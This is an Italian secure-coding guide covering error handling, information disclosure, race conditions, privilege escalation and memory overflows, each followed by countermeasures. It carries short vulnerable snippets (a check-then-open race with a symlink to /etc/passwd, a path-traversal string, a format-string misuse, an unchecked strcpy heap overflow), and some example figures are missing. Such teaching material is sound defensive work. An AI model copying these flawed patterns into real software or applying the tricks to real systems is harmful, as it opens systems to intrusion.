La trasmissione attraverso la rete di dati in chiaro testo o cifrati con algoritmi crittografici deboli non è l'unica pratica che può portare alla loro appropriazione indebita da parte di un aggressore. Anche archiviarli allo stesso modo nel filesystem o in un database può sfociare nel loro trafugamento o nella loro alterazione.
Sfruttando, inoltre, la combinazione di una o più problematiche di:

- Input Validation (ad esempio Directory Traversal, SQL Injection, etc.);
- Buffer Overflow;
- Error e Time Handling (ad esempio Directory Listing, etc.);

un aggressore può infatti ottenere accesso a questi dati da un'applicazione di front-end o introducendosi direttamente nel sistema che li ospita. Dall'interno, inoltre, attraverso tecniche di File System Polling, un aggressore ha inoltre maggiori possibilità di alterarli o visualizzarli per i propri scopi, anche quando vengono cifrati a seguito di un processo di pre-elaborazione. Non direttamente correlabile con problematiche crittografiche in senso stretto, la tecnica di File system Polling, viene spesso utilizzata da un aggressore con accesso locale ad un sistema per appropriarsi dei dati fintanto che essi permangono in forma non cifrata nel disco. Questa condizione si verifica quando tali dati vengono collocati per l'elaborazione e per lunghi periodi in tabelle di staging o in punti del filesystem sempre uguali, prima di essere definitivamente cifrati. L'aggressore, utilizzando script automatici, può in questo modo ciclicamente copiare il contenuto di queste tabelle e directory in locazioni del disco differenti e mantenere i relativi dati in forma intelligibile per un periodo di tempo sufficientemente lungo a garantirne la visualizzazione o la successiva modifica.

Esempio

Un file non cifrato, contenente dati elaborati, collocato in una directory raggiungibile del file system è di facile accesso.
L'esecuzione del comando `more /usr/app/data/accounts.txt` rivela i dettagli degli account che non dovrebbero essere divulgati.

Contromisure

Occorre applicare le misure di sicurezza citate in precedenza per impedire le problematiche che permettono agli attaccanti di raggiungere il file system. I file e i dati sensibili o cruciali devono essere salvati nel filesystem solo dopo averli correttamente criptati con un algoritmo di crittografia "forte".

6.4 Gestione degli errori, delle eccezioni

La gestione degli errori, delle eccezioni o delle circostanze fuori dalla norma sono tutti quanti aspetti frequentemente bistrattati dagli sviluppatori software che possono indurre l'applicazione a:

- bloccarsi o sospendersi;
- rilasciare informazioni utili all'aggressore per avanzare con successo nella sua azione intrusiva nel sistema;
- permettere all'aggressore di acquisire il controllo diretto del sistema o dell'applicazione;


Di seguito vengono trattate le tecniche più comuni che possono causare l'insorgere delle problematiche descritte nei punti precedenti.

6.4.1 User Enumeration

Le problematiche di User Enumeration si manifestano su quei servizi o quelle applicazioni che non gestiscono opportunamente le condizioni di errore durante le fasi di login e/o interrogazione, ritornando messaggi specifici e non generici. Esse colpiscono prevalentemente i portali web, seppur l'ambito di sfruttamento non sia unicamente circoscrivibile a questo genere di ambienti. Le applicazioni o i servizi soggetti a tale problematica vengono stressati da un aggressore con apposite richieste. In base alle risposte ottenute, l'aggressore è in grado di determinare le utenze valide o quelle inesistenti nel sistema/portale. La possibilità di determinare gli utenti regolari permette ad un aggressore di utilizzare le informazioni acquisiste come base di partenza per attacchi intrusivi più precisi e mirati. Ad esempio, se a seguito di un processo di autenticazione l'aggressore avesse ottenuto in risposta alla sua richiesta di login il messaggio specifico "Nome Utente Errato" avrebbe determinato che l'utenza utilizzata non esiste, viceversa se la risposta ritornata fosse "Password Errata" avrebbe determinato invece la su esistenza. Condizioni simili possono essere riscontrate non solo nei processi di autenticazione ma anche di registrazione di un nuovo utente, di recupero password o in applicazioni server per lo scambio di posta elettronica.

Esempio

Risultato di una procedura di User Enumeration su una form di autenticazione:



Contromisure

I messaggi d'errore debbono essere il più generico possibile, per non dare ad un eventuale attaccante informazioni preziose che ne facilitino l'opera. Nel caso mostrato, il messaggio potrebbe essere: "Attenzione! Lo username o la password inseriti non risultano essere corretti". Per gli utenti con profilo Amministratore non deve essere consentito l'utilizzo di user name intuitivi quali "Admin", "Administrator", "Superuser" e simili.

6.4.2 Information Disclosure

Le problematiche di Information Disclosure sono molto comuni nelle applicazioni Web anche se non unicamente circoscrivibili a questo ambito. Si manifestano quando un aggressore riesce con apposite richieste a sollecitare una condizione non prevista o mal gestita dall'applicazione che ritorna messaggi informativi o di errore contenenti dati o informazioni che possono agevolarlo durante i suoi attacchi intrusivi. Non tutte le condizioni di Information Disclosure sono causate da richieste o eventi non


correttamente gestiti dall'applicazione. Alla radice di problematiche simili possono anche esservi script o componenti mal progettate che se interrogate opportunamente con richieste regolari possono fornire all'aggressore degli spunti utili per proseguire nella sua attività intrusiva. Sono classificabili come derivanti da problematiche di Information Disclosure le seguenti informazioni rilasciate dall'applicazione ad utenze anonime o non autorizzate a seguito di richieste malevole o regolari:

- I dati che svelano il percorso o i percorsi su disco in cui gli script o le componenti dell'applicazione sono state installate e risiedono;
- I dati correlabili allo stato attuale dell'applicazione, alla sua versione ed agli eventuali moduli o plug-in installati;
- I dati correlabili ai log delle attività manutentive svolte sull'applicazione;
- Tutti gli altri dati eventualmente svelati che per l'organizzazione hanno valenza critica, personale o sensibile;
- etc.

Le applicazioni compilate con l'opzione debugging o verbose possono essere più facilmente soggette a problematiche di Information Disclosure. Molte di queste condizioni si verificano inoltre a causa di una poco accorta gestione dell'Input Utente (vedasi ' Validazione dell'input' e relativi sottoparagrafi).

Esempio

Esempio di default script web soggetto ad Information Disclosure:



L'esempio di cui sopra mostra come l'applicazione (a seguito di condizioni mal gestite) fornisce messaggi informativi o di errore contenenti dati o informazioni (server type –nginx-, versione ed il S.O. -Ubuntu-) che possono agevolare l'aggressore.

Contromisure


Per evitare di divulgare importanti informazioni, utilizzabili da eventuali attaccanti, è necessario configurare l'application server in modo tale che, nelle intestazioni http di risposta non vengano fornite informazioni quali ad esempio: server type (in questo caso *ngix*), nome e/o release del sistema operativo.
Per tale finalità, prima di sviluppare l'applicazione è fondamentale analizzare le possibili minacce (threat modeling). L'analisi consente di individuare in maniera più puntuale gli elementi, a rischio, che potrebbero portare alla divulgazione d'informazioni utili ad un eventuale attaccante.

6.4.3 Directory Listing

Le problematiche di Directory Listing sono molto comuni nelle applicazioni Web anche se non unicamente circoscrivibili a questo ambito. Si manifestano quando un aggressore riesce con apposite richieste a visualizzare il contenuto di una directory, prelevando file dal suo interno o visualizzando dati che dovrebbero di norma essere preclusi agli utenti non autenticati o che non dispongono di specifici privilegi. Comunemente un aggressore riesce a sfruttare questo tipo di problematiche facendo leva su configurazioni applicative errate.

Esempio

Esempio di una sessione Directory Listing:



Contromisure

I web sever prevedono l'opzione di abilitare/disabilitare il directory listing. Occorre fare attenzione che il default non sia l'abilitazione, nel qual caso impostare la disabilitazione.


6.4.4 Denial of Service

Traduzione di "negazione del servizio", un Denial Of Service è una condizione che causa, a seconda di specifiche circostanze, il blocco, la sospensione o il rallentamento dell'applicazione, di un suo singolo

processo, di un'unica componente o dell'intero sistema. Ciò è determinato dal tipo di integrazione dell'applicazione stessa con il kernel, le sue strutture e dai privilegi con i quali viene eseguita. Una condizione di Denial Of Service viene comunemente causata da un aggressore che sfrutta errori di programmazioni riconducibili a problematiche di Overflow (descritte nel paragrafo 4.2.6) o come effetto di un attacco non andato a buon fine, ovvero che mirava originariamente all'esecuzione di uno shellcode.
Condizioni di Denial Of Service meno pesanti possono ad esempio causare il blocco di un account utente.
Deadlock - Nella programmazione multithread uno degli errori più comuni sfociante in problematiche di Denial Of Service è il deadlock. E' una circostanza che si verifica quando due o più processi attendono l'un l'altro, a tempo indefinito, il termine di esecuzione di una procedura o il liberamento di una risorsa che causa il blocco del sistema o dell'applicazione.

Esempio

Esempio di crash di un'applicazione che patisce di una problematica di Stack Overflow:



L'attacco è andato a buon fine pertanto l'applicazione necessita di essere riavviata per soddisfare le nuove richieste degli utenti.

Contromisure

Dato che il Denial of Service può essere causato da numerose condizioni inerenti l'applicazione o l'ambiente operativo, le contromisure comprendono una serie di best practises di programmazione che limitino al minimo la superficie d'attacco.
A livello di web server è possibile: definire il numero massimo di richieste accettabili per una connessione TCP; stabilire un timeout e la dimensione massima del body di una singola richiesta; definire un timeout per ogni connessione.

6.4.5 Race Condition

Un Race Condition è una condizione che permette di deviare il flusso di output o il comportamento di un processo applicativo la cui esecuzione è strettamente dipendente da precise sequenze procedurali o eventi correlabili con il tempo. Si verifica quando l'accesso multiplo alle risorse (file, dispositivi di rete, variabili, etc..) non viene opportunamente controllato. Ad esempio la circostanza più classica è riconducibile a quelle applicazioni che devono scrivere dei dati sul disco e prima di eseguire tale operazione procedono ad una serie di controlli preventivi. Un aggressore può usufruire del lasso di tempo in cui questi controlli vengono effettuati o bloccare per un sufficiente periodo la loro esecuzione sfruttando una vulnerabilità logica della stessa applicazione (ad esempio un deadlock momentaneo), per alterare il collegamento o l'associazione del file che deve essere acceduto ad una diversa destinazione del disco e forzando la scrittura di dati arbitrari. Ad esempio se l'applicazione vulnerabile è eseguita con i privilegi amministrativi e l'aggressore possiede i permessi di un normale utente di sistema, una condizione Race Condition può permettergli di alterare il contenuto dei file di cui root è owner (ad esempio quelli in cui vengono mantenute le password di sistema o le dichiarazioni dei gruppi) pur non possedendo i necessari privilegi per portare a termine l'operazione.

Esempio

Il frammento di codice che segue; verifica l'accesso ad un determinato file e nel caso in cui l'esito della verifica sia 'true', apre il file in scrittura:

```
if (access("file", W_OK) != 0) {
   exit(1);
}
fd = open("file", O_WRONLY);
// Actually writing over /etc/passwd
write(fd, buffer, sizeof(buffer));
```

Se fra il controllo e l'apertura del file, l'attaccante riesce a creare un link simbolico a "file" attraverso la seguente sequenza di codice:

```
symlink("/etc/passwd", "file");
```

l'attaccante riesce a manomettere il comportamento del programma che andrà quindi a scrivere nel file sbagliato.

Contromisure

La gestione della concorrenza fra diversi processi all'interno della stessa applicazione è una questione piuttosto delicata. Massima cura deve essere prestata, in fase di progettazione, al problema della competizione fra diversi thread per le stesse risorse. Non c'è una regola universale, ma i vari linguaggi di programmazione offrono diversi strumenti per la gestione di questo specifico aspetto.
Best practises di programmazione, accanto ad un'attenta progettazione rendono questo tipo di attacchi meno probabili e meno dannosi.

6.4.6 Privilege Escalation e Bypassing dei permessi utente

Le eccezioni e le condizioni non previste o mal gestite da un'applicazione determinano, nella maggior parte delle circostanze e nei soli casi di attacchi andati a buon fine, una situazione di Privilege Escalation per l'aggressore, ovvero la possibilità di svolgere operazioni sul sistema o sulla stessa applicazione con privilegi superiori rispetto a quelli posseduti originariamente prima dell'attacco. Ad esempio sfruttando con successo uno Stack Overflow, l'aggressore che da remoto poteva unicamente godere dei privilegi utente anonimi o di basso profilo, può successivamente operare nel sistema come se fosse un utente locale a cui sono stati assegnati permessi amministrativi. Allo stesso modo nel caso di una problematica di tipo Race Condition, l'aggressore può modificare un file pur non possedendo come utenza originaria gli effettivi privilegi di scrittura. Nel caso di un Directory Listing può invece accedere ad aree riservate di un portale ancor prima di autenticarsi, bypassando il meccanismo con il quale l'applicazione assegna i permessi agli utenti regolari.
Le motivazioni che rendono solitamente possibile un Privilege Escalation sono menzionate di seguito:

- Il servizio, la componente o l'applicazione viene avviato con i privilegi amministrativi;
- L'applicazione non procede al cleaning dei privilegi amministrativi eventualmente posseduti quando svolge azioni per conto di un'utenza non privilegiata;
- Nei sistemi Unix o derivati il bit Set-User-ID è attivo;

Un Privilege Escalation non si definisce tale solo quando l'innalzamento dei privilegi riguarda direttamente il passaggio da un'utenza non privilegiata ad una privilegiata ma anche quando lo scambio di permessi avviene tra utenze non privilegiate.

Esempio

Attraverso la tecnica dell'url traversal l'attaccante è in grado di individuare le pagine che consentono l'accesso senza autenticazione:

```
/../.././userProfiles.html
```

Contromisure

Progettare l'applicazione in modo tale da impedire che informazioni utili all'attacco possano essere svelate in caso di errore o di un'eventualità non gestita. Vale sempre l'indicazione delle best practises di programmazione e del controllo dell'input esterno.

6.5 Bound Checking e problematiche di Overflow

Le problematiche di Overflow si verificano solitamente quando i dati provenienti da input utente vengono memorizzati all'interno di buffer non abbastanza grandi per contenerli. Ciò causa dei comportamenti differenti, a seconda delle regioni di memoria in cui l'overflow si è manifestato e delle aree sovrascritte, che l'aggressore può sfruttare per eseguire comandi remoti finalizzati all'apertura di un canale di accesso al sistema vulnerabile. Altre tecniche di Overflow si manifestano a seguito di circostanze diverse e non necessariamente correlabili alla copia o allo spostamento di dati in un buffer non capace di contenerli. Le principali problematiche di Overflow oggi conosciute vengono di seguito descritte.


6.5.1 Stack Overflow

Il principio di sfruttamento è molto semplice e si basa sulla possibilità di saturare un buffer oltre le sue reali capacità di contenimento fino a sovrascrivere l'indirizzo di ritorno della funzione vulnerabile. L'indirizzo di ritorno è un valore posizionato nella regione di memoria Stack che permette all'applicazione, dal rientro della funzione, di riprendere l'esecuzione del programma dall'istruzione immediatamente successiva alla chiamata della funzione stessa. Questo valore è puntato da diversi registri in base all'architettura hardware per quale l'applicazione è stata sviluppata (ad esempio EIP su piattaforma x86 o RIP su piattaforma x64). Riuscendo a saturare un buffer oltre le sue capacità di contenimento, un aggressore ha la possibilità di sovrascrivere, con valori prettamente arbitrari, tutte le aree di memoria adiacenti fino a giungere all'indirizzo di ritorno e quindi a far proseguire l'esecuzione del programma da qualsiasi indirizzo di memoria desiderato, deviando il regolare flusso esecutivo dell'applicazione.
L'esecuzione di codice malevolo attraverso uno Stack Overflow si sostanzia fondamentalmente in tre step:

- l'aggressore satura il buffer non soggetto a bound-checking e colloca ad un certo punto della memoria lo shellcode;
- l'aggressore sovrascrive l'indirizzo di ritorno della funzione vulnerabile con l'indirizzo in memoria in cui risiede lo shellcode;
- Dal ritorno della funzione lo shellcode viene eseguito;

Esempio

- Rappresentazione generica di uno stack overflow:



Contromisure

Il programmatore deve configurare il ciclo su un array in modo da non superare il numero di elementi previsto. Un loop per tutta la lunghezza *possibile* del buffer potrebbe attivare il codice malevolo.

6.5.2 Off-by-one/Off-by-few

Gli overflow che si manifestano nello stack sono oggi meno frequenti rispetto al passato ma non del tutto scomparsi. In realtà queste problematiche sono ancora riscontrabili nei moderni software a causa

dell'impiego erroneo di funzioni di programmazione considerate sicure. Gli overflow definiti Off-by-one o Off-by-few ne sono la dimostrazione palese. Rientrano in questa categoria tutti quelli che, al contrario degli Stack Overflow, permettono di eccedere solo di uno o pochi byte oltre le reali capacità di contenimento di un buffer. Questa condizione, secondo il compilatore utilizzato, della predisposizione dei buffer e delle variabili in memoria e quindi soprattutto dell'architettura hardware su cui il software gira, può permettere ad un aggressore di alterare a piacimento il flusso di esecuzione dell'applicazione senza intaccare in modo diretto l'indirizzo di ritorno della funzione vulnerabile. In genere è sufficiente raggiungere l'ultimo byte dell'indirizzo dello stack frame della funzione vulnerabile (il frame pointer puntato ad esempio nell'architettura hardware x86 dal registro EBP) per poter sfruttare l'attacco eseguendo uno shellcode. Questo genere di errori si verifica molto spesso all'interno di cicli.

Esempio

Esempio corretto di riempimento di un buffer:

In una situazione normale la variabile buffer[104] dovrebbe contenere 103 byte di dati seguiti dal terminatore stringa NULL ('\0')

Esempio errato di buffer sovrascritto di pochi byte oltre le sue reali capacità di contenimento:

Contromisure

Il programmatore deve configurare il ciclo su un array in modo da non superare il numero di elementi previsto. Un loop per tutta la lunghezza *possibile* del buffer potrebbe attivare il codice malevolo.

6.5.3 Format String

Il Format String Overflow è una tecnica abbastanza recente, dettagliata nella sua capacità di eseguire istruzioni remote su un sistema durante la metà del 2000. Precedentemente nota per i soli effetti di blocco di un'applicazione, questo genere di overflow si manifesta indistintamente nella regione di memoria Stack o Heap quando una funzione non specifica deliberatamente il formato delle stringhe elaborate e quando questa possibilità viene lasciata all'utente. Alla presenza di una funzione vulnerabile, tramite il format string "%n", un aggressore può, infatti, scrivere un valore arbitrario in un qualsiasi punto dello spazio di memoria allocato per il processo dell'applicazione.
L'esecuzione di codice malevolo attraverso un Format String Overflow si sostanzia fondamentalmente in tre step:

- L'aggressore colloca in un certo punto in memoria lo shellcode;
- L'aggressore individua in memoria l'indirizzo di ritorno della funzione vulnerabile e lo sovrascrive con l'indirizzo in cui risiede lo shellcode;
- Al ritorno dalla funzione lo shellcode viene eseguito.

Questa tecnica è soggetta a variazioni nel caso di buffer che risiedono nella regione di memoria Heap, dove per eseguire lo shellcode è eventualmente possibile sfruttare indirizzi di chiamata a funzioni di hook, puntatori a funzioni di distruzione (Destructor) invocate all'uscita dell'applicazione, puntatori a gestori delle eccezioni o puntatori a funzioni residenti in librerie esterne linkate con l'applicazione. Un aggressore può utilizzare uno di questi puntatori anche nel caso in cui l'overflow si manifesta nella regione di memoria Stack (ad esempio per bypassare restrizioni di tipo stack canary/cookie o in quelle architetture in cui lo stack non risulti essere eseguibile).

Esempio

Se l'applicazione accetta parametri di sostituzione come %x e %s in istruzioni come la `printf`:

```
printf("valore immesso: %s", valoreInput);
```


L'attaccante sostituendo il valore del campo in input (`valoreInput`) con `%x` farà perdere all'applicazione il riferimento corretto: l'applicazione cercherà il valore corrispondente nella memoria stack senza riuscire a trovarlo. A questo punto l'attacco ha conseguenze ancora più gravi se all'indirizzo di memoria di quella variabile, l'attaccante fa corrispondere una funzione inserita ad hoc dallo stesso.

Contromisure

Non utilizzare mai l'input dell'utente come stringa di formattazione per le funzioni tipo printf e scanf senza averlo prima verificato.

6.5.4 Heap Overflow

I buffer allocati dinamicamente da un'applicazione risiedono nella regione di memoria Heap e sono sottoposti a problematiche di overflow così come quelli residenti nello Stack. Un luogo comune del passato oramai sfatato era che problematiche di questo tipo non potessero essere sfruttate da un aggressore per eseguire uno shellcode per via dell'assenza di un indirizzo di ritorno che potesse essere utilizzato come puntatore al codice malevolo. Un Heap Overflow si manifesta solitamente quando un buffer che viene deallocato contiene dati arbitrari provenienti da input utente o quando successivamente ad un overflow ne viene allocato uno nuovo. Entrambi i casi, secondo l'architettura, forzano il verificarsi di una specifica condizione e quindi l'esecuzione di uno shellcode. La tecnica è resa possibile manipolando i puntatori alle aree di memoria (chunk) che vengono liberati/allocati.
Presi tre elementi (A, B e C) appartenenti ad una lista circolare, per liberare B dalla memoria, A dovrà riconoscere C come elemento successivo e C dovrà riconoscere A come elemento precedente:




Quando l'applicazione deve allocare un nuovo buffer dinamico, l'Heap Manager osserva questa lista per determinare quale è il prossimo chunk utilizzabile ed aggiorna opportunamente i puntatori. Quando l'applicazione deve liberare un buffer dinamico, l'Heap Manager aggiorna allo stesso modo i puntatori per tenere traccia dei chunk inutilizzati. Gli indirizzi di memoria puntati da tali puntatori vengono mantenuti all'interno di strutture apposite (header) anteposte a ciascun chunk. Con il manifestarsi di un Heap Overflow, l'header successivo al chunk che deve essere liberato o quello del chunk allocato può essere artificiosamente modificato dall'aggressore che, manipolando a piacimento i puntatori della struttura, può scrivere un qualsiasi valore all'interno di qualunque indirizzo residente nello spazio di memoria del processo in esecuzione.
L'esecuzione di codice malevolo attraverso un Heap Overflow si sostanzia fondamentalmente in quattro step:

- L'aggressore colloca in un certo punto in memoria lo shellcode e sovrascrive opportunamente il buffer residente nell'Heap;
- L'aggressore sollecita o attende che l'area di memoria sovrascritta venga liberata dall'applicazione o ne venga sequenzialmente allocata una nuova;
- A seguito di uno degli eventi descritti in precedenza (fase b), l'indirizzo dello shellcode viene collocato in un punto in memoria arbitrariamente scelto dall'aggressore tramite la manipolazione

dei puntatori memorizzati nella struttura che descrive il chunk liberato/allocato. Punti validi sono ad esempio indirizzi di chiamata a funzioni di hook o puntatori a gestori delle eccezioni;

- Lo shellcode viene eseguito.

Sovrascrivere un puntatore a file - Non tutti gli overflow che si manifestano nella regione di memoria Heap possono essere sfruttati per eseguire uno shellcode sul sistema. Ad esempio quando un Heap Overflow si manifesta in memoria in prossimità di un puntatore ad un file, l'aggressore può alterarlo e sollecitare la scrittura di dati arbitrari in un punto diverso del disco. Un aggressore può in questo modo aggiungere al sistema un nuovo utente con password nulla, cambiare da remoto la configurazione di un'applicazione disattivando alcune sue funzionalità di sicurezza o aggiungendovi direttive originariamente non previste. Un esempio schematico è rappresentato nelle figure che seguono:



Originariamente il file puntato è: /tmp/temp.tmp

A seguito dell'overflow il file puntato è: /etc/passwd

Esempio

Le seguenti istruzioni causano un heap overflow:

```
int main(int argc, char **argv) {
        char *p, *q;

        p = malloc(1024);
        q = malloc(1024);
        if (argc >= 2)
                strcpy(p, argv[1]);
        free(q);
        free(p);
        return 0;
}
```

Se `argv[1]` supera, in lunghezza, il buffer dichiarato; viene "scritto" l'indirizzo non mappato dell'heap memory (relativamente ai dati) .

Contromisure

Controllare e verificare sempre l'input utente. La lunghezza del buffer accettato non deve superare la lunghezza dell'area di memoria destinato a contenerlo.

6.5.5 Integer Overflow ed altri errori logici di programmazione

Inizialmente con il termine Integer Overflow si tendeva a descrivere una moltitudine di vulnerabilità differenti tra loro. Solo nel 2002 questo tipo di problematica è stata circoscritta ad una specifica condizione che si verifica quando un'applicazione effettua un'operazione matematica di addizione, sottrazione o moltiplicazione su un intero con segno, acquisendo un operando da input utente e non considerando i casi in cui il valore numerico ottenuto può essere negativo o minore/maggiore del previsto. Poiché l'aggressore ha la possibilità di specificare un valore arbitrario, può causare uno Stack o un Heap overflow auto indotto quando il risultato dell'operazione matematica viene utilizzato per specificare la dimensione di un buffer, forzandone un'allocazione non sufficiente a contenere i dati acquisiti in ingresso dalla funzione vulnerabile.
